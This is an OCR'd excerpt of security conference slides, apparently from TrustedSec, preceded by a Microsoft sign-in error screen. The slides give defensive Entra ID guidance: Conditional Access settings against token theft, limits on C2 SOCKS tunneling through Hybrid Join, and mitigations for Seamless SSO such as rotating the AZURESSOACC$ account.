
Troubleshooting details

If you contact your administrator, send this info to them.

Copy info to clipboard


Error Code: 530033
Request Id: 9bfc6186-f09c-44a3-b14d-46733c754300
Correlation Id: c5912caf-79b4-4da8-bb82-7e97bcd51321
Timestamp: 2024-09-06T12:20:31.263Z
App name: Microsoft Office
App id: d3590ed6-52b3-4102-aeff-aad2292ab01c
IP address: [redacted]
Device identifier: 0093ea44-743c-4be7-9870-7b18e1d14cf5
Device platform: Windows 10
Device state: DomainJoined

C2 SOCKS Tunneling Observations



- Enforcing Hybrid Join limits some attacker capability over C2 channels
- Attackers will look at joining a device to internal AD over SOCKS connection
- Add additional hurdles for attackers to overcome

Conditional Access Defenses for PRT Theft



TRUSTEDSEC

Preview: Token Theft Mitigations

- Block Device Code Flow (Eliminates Token Theft with Token Tactics)
- Enable Token Protection (Requires P2)

https://learn.microsoft.com/en-us/entra/identity/conditional-access/how-to-policy-authentication-flows

https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-token-protection

If using Token Protection ensure you are blocking unknown and unsupported platforms

Have a game plan in place for Linux, macOS and mobile devices

SEAMLESS SSO Mitigations

- Make long term plans for migrating off
- Better ways of doing SSO such as hybrid Entra ID join or native Entra Cloud join.
- Rotate the AZURESSOACC$ machine account regularly (30 – 90 days)
- Treat machine account like the krbtgt account

https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/how-to-connect-sso-faq#how-can-i-roll-over-the-kerberos-decryption-key-of-the--azureadsso--computer-account-

TRUSTEDSEC

THANK YOU!